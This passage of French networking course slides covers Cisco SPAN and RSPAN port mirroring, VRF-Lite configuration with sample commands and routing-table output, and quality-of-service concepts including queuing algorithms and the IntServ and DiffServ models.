 - Il ne peut pas être un port de destination.
- Les ports sources peuvent
 - Être configurés pour surveiller le trafic en entrée, en sortie ou les deux.
 - Se trouver dans le même VLAN ou dans des VLAN différents.
 - Être des ports de couche 2 ou de couche 3.
- Port et VLAN source
 - Un commutateur peut prendre en charge un nombre quelconque de ports source et un nombre quelconque de VLAN source.
 - Les sources d'une session SPAN peuvent être des ports ou des VLAN mais pas les deux à la fois.

• Caractéristiques d'un port destination SPAN

- Port de destination
 - Port qui reçoit une copie du trafic des ports source et/ou des VLAN source.
 - Également appelé port de surveillance.
 - Chaque session *local SPAN* ou *Remote SPAN* doit avoir un port de destination.
 - Le nombre de ports de destination supporté dépend de la plate-forme utilisée.
 - Un port de destination ne peut pas être un port source
- Un port de destination n'est plus un port de commutation normal
 - Seul le trafic surveillé transite par ce port.
 - L'état d'un port de destination SPAN est up/down par conception.
 - Il ne participe pas à l'arborescence STP lorsque la session SPAN est active.
 - Il ne participe pas non plus aux protocoles de couche 2 (VTP, CDP, DTP, PAgP).
- Un port de destination ne peut participer qu'à une seule session SPAN à la fois
 - Excepté sur certains modèles de commutateurs.

Configuration du SPAN local

- Associer une session SPAN avec un port source

```
Sw(config)# monitor session number source [ interface interface-id |
vlan vlan ] [both | rx | tx]
```

numéro d'identification de la session SPAN

- Associez une session SPAN avec un port de destination

```
Sw(config)# monitor session number destination [ interface interface-
id | vlan vlan ]
```

- Supprimer les configurations SPAN pour une ou toutes


```
Sw(config)# no monitor session {session_number | all |
local | remote}
```

Configuration du SPAN local

- Exemple

- Une copie de tout le trafic envoyé et reçu sur le port source Fa0/2 sera transmis au port de destination Fa0/3.

```
Sw(config)# monitor session 1 source interface fa0/2 both
Sw(config)# monitor session 1 destination interface fa0/3
```



Configuration du SPAN local

• Vérification du SPAN

```
Sw# show monitor [session session_number]
```


```
SWLANA1#show monitor
Session 1
-----
Type           : Local Session
Description     : -
Source Ports    :
    Both       : Fa0/2
Destination Ports : Fa0/3
Encapsulation   : Native
    Ingress    : Disabled
```

La session SPAN d'entrée est désactivée sur le port de destination.
 Seul le trafic qui quitte le port de destination est copié vers ce port.

Remote Port mirroring

• RSPAN

- La fonction RSPAN est utile lorsque l'analyseur de paquets ou la sonde IPS se trouve sur un commutateur différent de celui du trafic surveillé.



• Session RSPAN

– RSPAN utilise deux sessions

- Une des sessions est utilisée comme source.
- L'autre session sert à copier ou à recevoir le trafic d'un VLAN.

– VLAN RSPAN

- Le trafic de chaque session RSPAN est transporté sur des liaisons trunk dans un VLAN RSPAN dédié.
- Le VLAN RSPAN est configuré par l'administrateur et dédié à la session RSPAN.
- Le VLAN RSPAN doit être configuré dans tous les commutateurs participants.

– Volume de trafic

- Chaque paquet surveillé est transmis deux fois (trafic normal + une copie).
- La surveillance d'un grand nombre de ports ou de VLAN peut générer de grandes quantités de trafic réseau.

• Créer le VLAN RSPAN

```
Sw1(config)# vlan vlan-id
Sw1(config-vlan)# remote-span
```

• Créer la session RSPAN source

```
Sw1(config)# monitor session number source [ interface interface-id |
vlan vlan ]
Sw1(config)# monitor session number destination remote vlan-id ]
```

• Créer la session RSPAN destination

```
Sw2(config)# vlan vlan-id
Sw2(config-vlan)# remote-span
Sw2(config-vlan)# exit
Sw2(config)# monitor session number source remote vlan vlan-id
Sw2(config)# monitor session session_number destination interface
interface-id
```

Chapitre 4

Virtual routing and forwarding

VRF lite

VRF

• Virtual Routing and Forwarding

– Isolation du trafic

- Certaines organisations peuvent avoir besoin de séparer diverses classes de trafic ou d'isoler des groupes spécifiques d'utilisateurs les uns des autres.
- Par exemple
 - Une société pourrait vouloir séparer le trafic « invité », le trafic de sous-traitant ou encore le trafic de vidéosurveillance IP du reste du réseau.
 - Un fournisseurs doit interconnecter de nombreux sites et services de sociétés distinctes au travers d'un même réseau fédérateur et souhaite les isoler les uns des autres.




Source : CiscoMadeSimple.be

• Virtual Routing and Forwarding (suite)

– Isolation physique des ressources ?


- Utilise une infrastructure dédiée pour chaque compagnie.
- Engendre des coûts d'infrastructure importants.



• Virtual Routing and Forwarding (suite)


– Isolation virtuelle des ressources

- **Les VRF permettent de créer plusieurs routeurs logiques au sein d'un même routeur physique.**
 - Chaque VRF dispose de sa propre table de routage.
 - Chaque VRF est indépendante des autres.
 - Les VRF isolent les trafics utilisateurs dans «leur» VRF.
 - Peuvent être utilisées avec des VPN et des protocoles de routage dynamiques.




• Virtual Routing and Forwarding (suite)

- Les différents trafics sont isolés de manière virtuelle
 - La table de routage dite « globale » est celle utilisée par défaut, avec ou sans VRF.
 - La table globale (GRF) contient toutes les interfaces IP qui ne font pas partie d'un réseau virtuel spécifique.
- Une interface peut appartenir à une et une seule VRF
 - Interface physique ou sous-interface (subinterface).



• Virtual Routing and Forwarding (suite)

- Les paquets ne sont routés qu'en fonction des routes de la VRF dans laquelle ils circulent
 - Les paquets arrivant sur une interface sont uniquement transmis aux autres interfaces du même réseau virtuel.
 - Il est donc possible d'utiliser des adresses IP identiques ou qui se chevauchent dans les différents réseaux virtuels.
- Isolation possible jusqu'aux routeurs CE et même aux VLAN



 Routeur CE
 Customer Edge

 Routeur PE
 Provider Edge

• Exemple de configuration VRF-Lite

– VRF-Lite

- Les VRF ont été initialement introduits en combinaison avec MPLS mais a évolué pour devenir indépendant de MPLS.
- VRF-Lite = utilisation de VRF sans MPLS.



• Exemple de configuration VRF-Lite (suite)

– Créer les VRF

```
Core1(config)#ip vrf VRF-Name

Core1(config)#ip vrf CustA
Core1(config-vrf)#description VRF Client A
Core1(config-vrf)#exit
```

– Activer IPv4 au sein de la VRF

```
Core1(config)#ip vrf CustA
Core1(config-vrf)#address-family ipv4
Core1(config-vrf)#exit
```


- Exemple de configuration VRF-Lite (suite)
 - Assigner des interfaces aux VRF

```
Syntaxe:
Core1(config-if)# ip vrf forwarding VRF-Name

Exemple:
Core1(config)#interface Gi0/1
Core1(config-if)#ip vrf forwarding CustA
% Interface Gi0/1 IPv4 disabled and address(es) removed due to
disabling VRF CustA

Core1(config-if)#ip address 10.254.254.1 255.255.255.252
% Interface Gi0/1 is linked to a VRF. Enable IPv4 on that VRF
first.

Core1(config-if)#exit
```

- Vérifier la configuration
 - Afficher les informations sur les VRF
 - «Route Distinguisher».
 - Un RD est un identifiant unique permettant d'identifier les routes associées à un VRF lors de la propagation des routes.
 - Il est nécessaire pour garantir l'unicité des routes en cas de chevauchement des adresses IP entre les VRF.

```
Core1#show ip vrf
Name      Default RD      Interfaces
CustA     <not set>       Gi0/1
                               Fa0.12
                               Fa0.11
CustB     <not set>       Gi0/2
```

- Exemple de configuration VRF-Lite (suite)
 - Créer des routes statiques

```
Core1# ip route vrf VRF-Name DestNetID DestMask NextHopAddress

Core1# ip route vrf CustA 10.10.0.0 255.255.255.0 10.254.254.2
```

```
Core1(config)#ip route vrf CustA 10.10.0.0 255.255.255.0 10.254.254.2
Core1(config)#ip route vrf CustA 10.20.0.0 255.255.255.0 10.254.254.2
Core1(config)#
Core1(config)#ip route vrf CustB 10.10.0.0 255.255.255.0 10.254.254.6
Core1(config)#ip route vrf CustB 172.16.10.0 255.255.255.0 10.254.254.6
```

- Vérifier la configuration
 - Afficher les tables de routage
 - La table de routage globale est vide.

```
Core1#show ip route
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       a - application route
       + - replicated route, % - next hop override, p - overrides from PFR

Gateway of last resort is not set
```

- Vérifier la configuration

- Afficher les tables de routage

- La table de routage globale est vide.

```
Core1#show ip route vrf CustA

Routing Table: CustA
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        a - application route
        + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

    10.0.0.0/8 is variably subnetted, 4 subnets, 3 masks
S       10.10.0.0/24 [1/0] via 10.254.254.2
S       10.20.0.0/24 [1/0] via 10.254.254.2
C       10.254.254.0/30 is directly connected, GigabitEthernet0/1
L       10.254.254.1/32 is directly connected, GigabitEthernet0/1
```

161

- Vérifier la configuration

```
Core1#show ip route vrf CustB

Routing Table: CustB
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
        D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
        N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
        E1 - OSPF external type 1, E2 - OSPF external type 2
        i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
        ia - IS-IS inter area, * - candidate default, U - per-user static route
        o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
        a - application route
        + - replicated route, % - next hop override, p - overrides from PfR

Gateway of last resort is not set

    10.0.0.0/8 is variably subnetted, 3 subnets, 3 masks
S       10.10.0.0/24 [1/0] via 10.254.254.6
C       10.254.254.4/30 is directly connected, GigabitEthernet0/2
L       10.254.254.5/32 is directly connected, GigabitEthernet0/2
        172.16.0.0/24 is subnetted, 1 subnets
S       172.16.10.0 [1/0] via 10.254.254.6
```

162

- Exemple de configuration VRF-Lite (suite)

- Créer des routes statiques entre VRF et/ou avec la GRF

- Le mot clé **global** indique que le saut suivant (next-hop) est joignable via la table de routage globale et pas la VRF.
 - La table globale doit évidemment avoir une route vers chaque next-hop requis dans chaque VRF.

ATTENTION : on peut alors perdre l'isolation entre ces réseaux !

```
Core1# ip route vrf VRF-Name DestNetID DestMask NextHopAddress global
Core1# ip route vrf CustA 192.168.2.0 255.255.255.0 204.12.8.1 global
Core1# ip route 10.20.0.0 255.255.255.0 10.254.254.2 vrf CustA
```

Chapitre 5

Qualité de service

• Problèmes potentiels sur le réseau

– Délai (latence)

- Temps nécessaire à un paquet pour passer de la source à la destination.
- Il peut être excessif en cas d'encombrement du réseau, par exemple lorsque le volume du trafic est supérieur au volume pouvant être transporté.

– Gigue

- Variation du délai des paquets reçus.
- Les applications temps réels sont sensibles à ces variations de délai.

– Les pertes de paquets

- Par exemple des interférences peuvent modifier les signaux transmis et empêcher la lecture correcte des données.

• Besoin de qualité de service

– Réseaux convergents

- Voix-Vidéo-Données.

– Attente de la part des utilisateurs

- Exigeants en termes de qualité des services fournis.

• Encombrement du réseau

– Le volume du trafic est supérieur au volume pouvant être transporté


- Trop de demandes de BP, réseau mal dimensionné, attaque, ...

– Les paquets sont mis en file d'attente

- Retard dans l'acheminement des paquets (délai).
- Par défaut, les paquets sont traités dans leur ordre d'arrivée.

– Des paquets peuvent être "perdus"

- Si la file d'attente est remplie, certains paquets peuvent être abandonnés.
- Cette perte est très souvent la cause des problèmes de qualité en VoIP.
- Dans un réseau bien conçu, il doit y avoir très peu de pertes de paquets.



• Tampon des délais de diffusion

– Du côté émetteur


- Les paquets, d'un flux audio par exemple, sont transmis à intervalles réguliers selon un flux continu.

– Coté récepteur

- En présence de délai et de gigue, les paquets ne sont plus reçus à intervalles réguliers.

– Tampon des délais de diffusion

- Mécanisme qui tente de compenser la gigue.
- Si la gigue est trop importante, des paquets peuvent être perdus.
- Si un seul paquet est perdu, les DSP peuvent réaliser une interpolation et rendre la perte du paquet inaudible.



• Caractéristiques du trafic "voix"

– Le trafic voix est prévisible et homogène

- Le trafic voix utilise peu de ressources réseau (Minimum 30 Kbits/s de BP).
- Le trafic est fluide et régulier, les paquets de voix arrivent toutes les 20 ms et ont toujours la même taille de 200 octets.

– QoS


- **Trafic très sensible aux délais**
 - La latence ne peut pas dépasser 150 ms et la gigue 30 ms.
- **Trafic très sensible aux pertes de paquets**
 - Il est impossible de retransmettre le trafic perdu.
 - La perte de paquets de voix doit être inférieure à 1 %.

→ Le trafic voix doit être traité en priorité.

• Caractéristiques du trafic Vidéo

– Le trafic vidéo est imprévisible

- **Le nombre et la taille des paquets vidéo varient toutes les 33 ms selon le contenu de la vidéo (trafic en salve).**
 - Un contenu vidéo qui ne change pas beaucoup de trame en trame va générer des paquets vidéo de taille et de nombre limités.
 - Un contenu qui change beaucoup et rapidement (scène d'action) va générer des paquets vidéo plus volumineux et en plus grande quantité.
- **Le trafic vidéo nécessite une BP de minimum 384 Kbits/s.**



Source : Cisco System Inc., CCNA R&S, Bridge 6.0, page 9.4.2.3

169

• Caractéristiques du trafic Vidéo

– QoS

- **Trafic sensible aux délais**
 - La latence ne peut pas dépasser 400 ms et la gigue 50 ms.
- **Trafic très sensible aux pertes de paquets**
 - Il est impossible de retransmettre le trafic perdu.
 - La perte de paquets vidéo doit être inférieure à 1 %.
- **Le trafic vidéo doit être traité en priorité.**
 - Sans QoS et BP suffisante, l'image est floue, hachée ou lente et peut présenter une perte de synchronisation avec l'audio.

170

• Caractéristiques du trafic de données

- Les applications étant très diverses, le trafic est variable
 - Il peut être fluide ou en salve, interactif ou non.
 - Certaines applications consomment peu de BP, d'autres peuvent être très gourmandes.
 - Des applications utilisant FTP consomment autant de BP qu'elles ne le peuvent.
- Sensibilité aux abandons de paquets et aux délais
 - Moins sensible que les trafic voix et vidéo.
 - Malgré la présence de délais et de pertes de paquets, les applications vont fonctionner (ACK, retransmission).
 - Il est cependant nécessaire d'assurer une certaines qualité au niveau de l'expérience utilisateur (« qualité d'expérience » ou QoE).

• Mise en file d'attente


- Ordonnancement, scheduling.
- La mise en file d'attente permet de gérer les encombrements
 - Stocker les paquets en mémoire tampon.
 - Hiérarchiser les paquets.
 - Réorganiser les paquets avant leur transmission.
- Activation de la QoS
 - Les mécanismes de QoS configurés ne deviennent actifs que lorsque le périphérique rencontre un certain niveau d'encombrement.

• Algorithmes de mise en file d'attente

- Recommandés pour les réseaux actuels (multimédias)
 - CBWFQ : Class-Based Weighted Fair Queuing.
 - LLQ : Low Latency Queuing.
- Anciens algorithmes
 - FIFO : First-In, First-Out, (Weighted) Round Robin, Custom Queuing, Priority Queuing, WFQ : Weighted Fair Queuing.


• FIFO (First-In, First-Out)

- La mise en mémoire tampon et la transmission des paquets s'effectue dans leur ordre d'arrivée.
 - C'est la méthode de mise en file d'attente la plus rapide.
 - Simple, demande peu de ressources CPU.
- Tous les paquets sont traités de la même manière
 - Une seule file d'attente.
 - Pas de priorisation des paquets possible.
- Mécanisme utilisé par défaut.
 - Pour toutes les interfaces à l'exception des interfaces série E1 (2 048 Mbits/s)



• Weighted Fair Queuing (WFQ)

- Mise en file d'attente pondérée
 - Le but est de fournir un traitement équitable (fair) pour tous les types de trafic.
 - WFQ va utiliser de plusieurs files d'attente et prendre un paquet dans chaque file.
 - En cas de saturation les flux à gros débits auront plus de pertes.
 - WFQ applique des niveaux de pondération (priorité) au trafic identifié.
 - Permet de privilégier certains flux.



• Weighted Fair Queuing (WFQ)


– Classification des priorités

- WFQ classe le trafic en différents flux (flows) appelé aussi conversations.
- La classification des flux se fait sur base de : @IP, port TCP, champs ToS, ...
- Une fois classé, on peut donner des critères pour privilégier certains flux.

– Gestion de la bande passante et des flux

- L'algorithme WFQ place le trafic interactif (sessions telnet, voix,...) vers l'avant de la file d'attente pour réduire le temps de réponse.
- WFQ détermine **dynamiquement** et selon les pondérations quelle fraction de la BP sera allouée à chaque flux.
- WFQ partage équitablement la BP restante entre les flux de bande passante élevée.

• Weighted Fair Queuing (WFQ)



– Si le flux 2 est terminé :

- Flux 1 → 10% du total (total = 10+30=40) = 25% de la BP
- Flux 3 → 30% du total (total = 10+30=40) = 75% de la BP

→ l'ordonnancement est dynamique

• Weighted Fair Queuing (WFQ)

– Avantages

- Priorités dynamiques en fonction des flux.
- Ordonnancement plus juste des flux.


– Limites

- Plus coûteux au niveau CPU.
- Pas compatible avec la tunnélisation et le chiffrement car WFQ modifie le contenu des paquets.
- WFQ n'est pas extensible si la quantité de flux augmente considérablement.
- Ne peut pas garantir de bas délais pour les trafics Voix/vidéo.
- Offre moins de précision que CBWFQ dans le contrôle de l'allocation de la BP.

• Class-Based Weighted Fair Queuing (CBWFQ)

– Mise en file d'attente pondérée basée sur les classes

- Prend en charge les classes de trafic définies par l'utilisateur.
 - Permet de créer jusqu'à 256 files d'attente, desservant jusqu'à 256 classes de trafic.
- Une file d'attente FIFO est réservée à chaque classe.
 - Le trafic appartenant à une classe est dirigé vers la file d'attente correspondante.
 - Chaque classe reçoit notamment une quantité de BP garantie.



• Class-Based Weighted Fair Queuing (CBWFQ)

– Caractéristiques d'une classe

• L'administrateur peut attribuer des caractéristiques aux classes :

- La quantité de bande passante garantie pour la classe.
- Attribuer un poids.
- Fixer une limite maximale de paquets (Limite de la file d'attente).
 - » Si la file d'attente d'une classe est remplie, les paquets suivants de cette classe sont perdus.
 - » Même s'il s'agit d'une classe prioritaire et que d'autres classes ont des files d'attente disponibles.

• Low Latency Queuing (LLQ)

– Mise en file d'attente à faible latence

- Permet de garantir de bas délais pour les trafics Voix/vidéo.
- LLQ fournit à CBFQ une mise en file d'attente à priorité stricte.

– La priorité stricte

- Les données soumises à des contraintes temporelles (trafic vocal et vidéo) sont envoyées dans des files d'attente prioritaires.
- Les paquets de cette file sont envoyés avant les paquets présents dans d'autres files d'attente.
 - Réduction du délai et de la gigue.
- La BP garantie de cette file est faible (policing)
 - AV : Trop de paquets dans cette file n'empêchent pas les autres paquets de pouvoir accéder à l'interface de sortie.
 - INC : Pertes de paquets (En cas d'encombrement, si le débit de cette file est > à la BP garantie, les paquets sont abandonnés).

• Architecture de CBWFQ+LLQ




Figure 14-17 CBWFQ with LLQ

• Modèles d'implémentation d'une stratégie de QoS

1. Best-effort

- Modèle d'acheminement « au mieux ».
- Pas de stratégie QoS active, aucune garantie.
- Ce modèle est utilisé lorsque la qualité de service n'est pas nécessaire.

2. Services intégrés (IntServ)

- Garanti une qualité de service très élevée, la remise des paquets IP est garantie.
- Utilise un processus de signalisation pour s'assurer que la bande passante sera disponible de bout en bout et pour la réserver pendant une certaine période.
- Il consomme beaucoup de ressources, limitant les possibilités d'évolutivité du réseau.

3. Services différenciés (DiffServ)

- Implémentation QoS très flexible et évolutive.
- Les périphériques réseau détectent des classes de trafic et appliquent des niveaux de qualité de service spécifiques aux différentes classes de trafic (saut par saut).


• Best-effort

- Méthode prédominante sur Internet
 - Risque de changer car le trafic vidéo est en croissance constante.
 - Chaque paquet est traité de la même manière (pas de QoS).
- Avantages
 - Il s'agit du modèle le plus évolutif.
 - L'évolutivité est uniquement limitée par la bande passante disponible.
 - En cas de manque de BP, tous les types de trafic sont affectés.
 - C'est le modèle le plus simple et rapide à déployer.
 - Aucun mécanisme QoS spécial ne doit être implémenté.
- Inconvénients
 - Il n'offre aucune garantie de remise des paquets .
 - Le délai et l'ordre de remise des paquets sont aléatoire.
 - Aucun type de paquet n'est traité en priorité.

• Services intégrés (IntServ)

- IntServ met en œuvre des mécanismes de contrôle d'admission et de réservation des ressources.
- Contrôle d'admission
 - Avant de transmettre les données d'une communication, chaque application doit demander à utiliser un type de service (un niveau de QoS) au réseau.
 - Pour cela, elle fournit son profil de trafic et ses exigences (bande passante, et latence).
- Réservation des ressources
 - Resource Reservation Protocol (RSVP).
 - Protocole utilisé par les périphériques pour communiquer les besoins en QoS
 - Les besoins en trafic d'une application sont transmis à tous les périphériques du chemin du réseau (≈ la commutation de circuits).
 - Si tous les périphériques sur le chemin peuvent réserver les ressources demandées, l'application peut transmettre les données. Sinon, pas d'envoi.

- Intserv permet la réservation de ressources de bout en bout



Source : Cisco System Inc., CDNA R&S, Bridge 6.0, page 9-10.1.3

- Services intégrés (IntServ)
 - Avantages
 - Contrôle d'admission des ressources, garantie de bout en bout.
 - Contrôle d'admission de la stratégie à la demande.
 - Inconvénients
 - Nécessite la prise en charge de RSVP par tous les routeurs.
 - Consommation importante de ressources pour la signalisation.
 - Inadapté aux grands réseaux (consomme trop de ressources).

• Services différenciés (DiffServ)

– DiffServ peut offrir un service

- Avec une quasi garantie de latence faible pour les trafics critiques.
- Avec un acheminement "best effort" du trafic des services non critiques.

– Classes de service

- DiffServ divise le trafic réseau en classes de trafic.
- Les classes sont associées à un niveau de qualité de service.
- lorsqu'un paquet arrive, identification de la classe et application du niveau de service de la classe.

– Saut par saut


- DiffServ met en œuvre et applique des mécanismes QoS saut par saut.
 - DiffServ ne peut pas appliquer les garanties de bout en bout.
 - On parle de "Soft QoS", car il n'y a pas de garantie stricte.
